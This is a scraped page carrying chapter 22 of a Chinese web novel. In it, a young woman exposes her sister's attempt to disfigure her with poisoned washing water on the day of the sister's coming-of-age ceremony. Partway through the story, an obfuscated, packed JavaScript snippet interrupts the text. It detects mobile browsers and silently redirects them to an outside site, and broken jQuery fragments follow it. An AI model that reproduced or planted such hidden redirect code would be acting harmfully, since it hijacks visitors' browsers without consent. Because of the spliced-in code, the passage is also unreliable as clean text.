默认冷灰
24号文字
方正启体

22. 第 22 章

作者:万朵春本书字数:K更新时间:
    “九殿下,您怎么了?”


    二皇子府前院,长水弯腰接过沉甸甸的药包,眼尖发现萧慎脸颊边未干的泪珠,忍不住伸手刮了一下:“有人欺负您了?”


    “没有。”萧慎绷着小脸,眼睛里写着大大的不高兴,“我二哥醒了吗?”


    “太医在里面,九殿下先去瞧瞧吧。”


    萧慎不等听完,忙迈开腿跑上台阶:“二哥!二哥!”


    拨开重重软帘,床前围着的太医忙为九皇子让了条路。透过雪白的光影,萧慎瞧见一身玄色寝衣坐在床上的二哥。


    青年听见动静,也偏过脸注视着他,眼底浮现一丝笑意。


    萧慎瞬间鼻尖一酸:“二哥,你终于醒了!”


    二哥没戴面具时,有一张十分好看的脸。面似霜覆,目若星流。眉如刀裁,长睫缀珠。眉骨锋利,鼻梁高挺,下颌利落,他侧过身,血色尽失的薄唇勾出一道温柔的弧度。


    “小九,怎么哭了?”他伸出手,要扶萧慎爬上来。


    “我没有。”萧慎含着鼻音,扑过去闷闷地抱住对方,感觉二哥的腰又细了一圈,“大哥走了,父皇病了……你睡了好久。”


    他害怕。


    二哥有一下没一下地拍着他的背,动作轻柔:“我没事。听长水说,你去医馆抓药了?辛苦我们小九了。”


    “嗯。”萧慎依偎在一身清苦药味的二殿下身边,才觉得安心,顿了顿,小声说,“我在医馆见到那个姐姐了。”


    二哥覆在他背上的手一顿。


    萧慎仰头望去,二哥垂下长长的睫毛,神色怅然若失。


    他抿了抿嘴,又鼓起腮。


    “二哥,我不说了。”萧慎本想说那姐姐眼睛又红又肿,却怕二哥听了勾起伤心往事,欲言又止地从对方怀里钻出来,垂着头道,“你好好休息。”


    萧琢时心不在焉嗯了一声,嗓音带着病中的沙哑:“小九,让长水过来见我。”


    “小的在这呢。”长水赶紧费力挤到床前。


    “鬼王谷还没来信么?”萧琢时问。


    “哎哟我的二殿下,您还病着,就别想这么多了。”长水道,“您放一万个心,鬼王谷只要递消息,小的第一时间送到您面前!”


    萧琢时沉吟片刻:“现在什么日子?”


    “六月廿四。”


    离六月廿九,还有五天。


    萧琢时目光紧了紧:“长水,写信去催。鬼王谷六月廿九入夜后,必须给京城回信。”


    长水应了一声往外跑,萧琢时也翻身下床,萧慎连忙按住,着急道:“二哥你刚刚答应我了,要好好休息!”


    “小九,我知道。”萧琢时随手揉了一把萧慎的头顶,眉眼万般无奈,“但不可以是现在。二哥答应你,等事情结束后好好休息。”


    另一边,容锦簇拿着两包治过敏的药回到雪寒院。


    刚进门,就感到气氛不对。


    院子正中,一个小侍女埋头跪着,宝河坐在不远处脸色冷冷地摇着扇子,宝灯手上握着一只小布包,在廊下反复踱步。


    “怎么了?”


    见容锦簇回来,两个侍女顿时松了一口气,七嘴八舌挤上来告状。


    “姑娘,这个吃里扒外的……”


    “姑娘,您瞧瞧她……”


    两人同时开口,吵得容锦簇什么也听不清:“宝河先说。”


    宝河愤愤不平:“姑娘!这黑心小丫头收了春桃院的贿赂,准备往您净面的水里下药!”容锦簇心一沉,下意识摸了摸自己的脸。


    “还没来得及下呢。”宝灯接过话来,“幸亏有宝喜给咱们通风报信,不然等到今晚,姑娘洗过脸就要中招了!”


    容锦簇微微松了口气,接过宝灯手里的小布包,打开仔细闻了闻,又捏起一小撮粉末在指尖碾了碾。


    容锦虞还真是锲而不舍,用的药跟前世一模一样。


    容锦簇无声冷笑了一下:“不必打草惊蛇。再过两日,就是容锦虞及笄礼了。”—


    六月廿六,天色晴朗。


    容夫人一大早急急爬起来梳妆,眉眼间尽是笑意:今日,她最心爱的小女儿容锦虞终于要及笄了。


    但是想到阿宁及笄后就要考虑定亲,她又万般不舍。


    怀着纠结的心情,容夫人对镜描眉,忽闻门外啷当一声响。


    “怎么了?”她眼神都不肯往外飘一下,微微抬高了声音问门外侍女。


    “夫夫夫人!”她的大侍女慌慌张张奔进门,话都说不利索了,“二、二、二姑娘脸上起了好多疹子,只怕、只怕染了什么病……”


    容夫人手上动作一歪,好端端的蛾眉画歪了一侧。她皱起眉,低声骂了一句:“晦气!”


    用力擦掉画好的眉,这才站起身:“在哪儿呢?”


    容锦簇独自站在门外,低垂着头,用一块雪白的帕子狼狈地按着半边脸颊,形单影只。


    见状,容夫人更是气不打一处来:“容锦簇!病了就在雪寒院养着,今日阿宁及笄,你闹什么!”


    容锦簇掀开帕子,容夫人顿时倒吸一口凉气。


    光洁如玉的脸上起了一片红疹,看起来就触目惊心。


    “今早洗过脸就这样了,母亲唤三妹妹过来吧。”容锦簇神色平静,“如果三妹妹给不出一个合理的解释,今日三妹妹的及笄宴就别想办了。”“你!”


    容夫人一想就知道,这时万万不能让容锦虞过来,下意识想让侍女给容锦虞通风报信。


    下一刻,容锦虞带着宝喜欢快地跨过院门:“阿娘,我来了!”


    容锦虞转过身,面无表情盯着她。


    看见她面上一片鲜红,容锦虞先打了个激灵,这才反应过来,开始幸灾乐祸:“哎呀,二姐姐,这是怎么回事?毁了容貌,姐姐下半辈子就毁了呀。”


    她前两日还在生气下药不成的事。据春桃院买通的小侍女说,下过药的水不是被宝河摔了就是被宝灯用去浇花了,还有一次好不容易端到了容锦簇跟前,容锦簇却说不想净面!


    她生气归生气,也只能耐心等着,好在今日终于成功了。


    容锦簇不答反问:“三妹妹,我院中逮到一个侍女,说春桃院买通了她,往我净面的水里下药,你应该知情吧?”


    院门外忽然扑通一声,恰如此刻容锦虞的心情。她没想到容锦簇真能找出那个小侍女,脸色白了白,嗫嚅着辩解:“你怎么能断定是我做的?就凭她一面之词?”


    容夫人一见不好,容锦虞这是被容锦簇带进去了!


    忙道:“阿折,说什么呢,你这分明是过敏,跟阿宁有什么关系?”


    “过敏?那怎么平日不过敏,今日碰过那水就过敏了?”容锦簇拍了拍手,“正巧,我已让宝河将水端来,不如三妹妹也试试?”


    话音刚落,宝河端着白瓷盆,当真进了院。容夫人心中一紧,看容锦虞的表情就知道此事是真的,忙制止:“万一你在这水里放了致人过敏的毒物怎么办?你妹妹今日还及笄,你这是要害她!”


    “那巧了,我正好有治过敏的药。”容锦簇示意宝河拿出药包,“还是永安街许郎中亲自抓的药,专治过敏,服下不久就会缓解。三妹妹碰过这水,若真过敏了,服药就好。”


    容锦虞没想到容锦簇做好了万全的准备,一时哆嗦起来:“我、我想想。”


    “三妹妹可要想好了。”容锦簇漫不经心道,“如若水里有过敏的毒物,服用这药就能好;但若水里加了毁容的药粉,那脸可永远都好不了了……”


    容锦虞立刻尖叫起来:“快拿走!我不碰!”容夫人见状,只好咬咬牙,先发制人:“容锦簇!你谎话连篇!你这分明不是过敏,是染了时疫!快来人哪,把她送回雪寒院关起来!”


    “我这两日没出过门,从哪儿染上时疫?”容锦簇冷冷笑了一下,“母亲不必想法子了,我有人证物证。”


    说着,宝灯已经扭着那小侍女进来,一并在院前跪下。<;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17484507|201924||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    /p>


    小侍女哆哆嗦嗦,抬起脸看了容锦虞一眼,容锦虞脸色刷的一下白了。


    宝灯拿出布包,由大侍女转交容夫人:“禀夫人,这就是那水中的毒,可毁女子容貌,夫人若不信,找郎中一问就知。”


    布包到了容夫人手里,她打开瞧了两眼,忽然将那布包一扬,粉末洋洋洒洒落了一地。“物证何在?”她冷冷看向容锦簇,铁了心要保容锦虞。


    容锦簇弯唇笑笑,下一刻,宝河却从怀里摸出另一个布包来。


    宝河瞧着容夫人,满面无辜道:“夫人,方才那粉末是三七磨成的药粉,宝灯一时着急拿错了,奴婢手里才是真的证据。”


    “……”


    容夫人不甘心:“那人证呢?”


    “这就是人证。”宝河指了指跪在地上的小侍女。


    小侍女瑟瑟发抖,伏倒在地:“奴婢知错了,奴婢一时鬼迷心窍,收了三姑娘的二两银子,答应把这粉末放到二姑娘洗脸的水里。奴婢不知道那是毒,求姑娘和夫人恕罪啊!”


    “胡闹!”容夫人皱着眉喝道,“谁知道你是不是诬陷两位主子?谁又知道这番话是不是有心人教你说的?你说三姑娘买通你,谁能作证?”


    这下,院子里静悄悄的,一片静寂。


    容锦簇没说话,两个侍女也没有吭声。容锦虞面色难看,不知所措。


    容夫人自以为破了这一局,眉眼间浮现出一抹得意,盖棺定论:“好了,既然是误会一场,都散了吧!等一下就是阿宁的及笄礼,我不希望再出任何岔子!”


    “至于你,阿折。”她冷冷看过来,“你等着。”


    容锦簇慢慢抬起低垂的眼,朝容夫人弯了一弯。


    “阿娘,既然一定要这样,那我就不等了。”她笑盈盈地对上目光,忽然再度拍了拍手。


    在容夫人和容锦虞惊慌的眼神里,这回没有再进来任何人。


    下一刻,一个熟悉的身影往前迈了一步,站了出来。


    “我作证。”


    “宝喜?怎么会是你!”容锦虞难以置信地盯着那道瘦弱背影,这是宝喜第一次站到自己前面。


    “夫人,我作证。”宝喜没有再看容锦虞一眼,直直跪了下来,“那药,是三姑娘托奴婢去买的,如果不信可以去春桃院问一问,好几个小侍女都听到了。三姑娘收买雪寒院小侍女也是奴婢亲眼所见。”


    她跪在地上,缓缓叩首,声音缓慢却坚定:“求夫人明鉴。”


    绝望中,容夫人冷笑一声:“若我不愿明鉴呢?”“弟妹,这可由不得你了。”傅盈缓缓步入,身后还跟着容家几位辈分较长的夫人,脸色是前所未有的严肃,“弟妹,阿宁犯了错,就应当受惩罚。你一味护着她,不是好事。”


    后面一位容家长老缓缓道:“先让阿宁去祠堂反思反思吧。”


    无人反对,一锤定音。


    容夫人目眦尽裂:“不可以!今日还是阿宁的及笄礼!”


    她上前扯住傅盈的衣袖:“你怎么能这样对待阿宁!她及笄,你可是正宾!”


    傅盈冷笑一声,甩开她的手:“你都这么对待阿折了,还指望我做阿宁的正宾?做梦!楚画仪,这个正宾我不做了,烦请你另请高明吧!”容夫人膝盖一软,险些跌倒在地,双目无神,失魂落魄:“今日是我为阿宁算的好日子……”


    “好日子不差这一时。”那位长老缓缓道,“容锦虞还未定亲,按礼制,二十之前行及笄礼即可。”


    “不!不!”容夫人似乎着了魔一般,眼睁睁瞧见容锦虞被带出去,突然转过身,双目赤红地盯着容锦簇。


    “你这个扫把星!天生克容家,除了带来灾祸还会做什么!你姐姐,你爹,哪个不是死在你的手上!如今,连阿宁你也要害死吗!你怎么不把我这条老命也收了去!”


    她哭喊声凄厉如鬼,容锦簇浑身狠狠一震,抬起头。


    两世了,她终于第一次知道,自己的亲生母亲为何会如此恨她。
(←快捷键) <<上一章 投推荐票回目录 标记书签 下一章>> (快捷键→)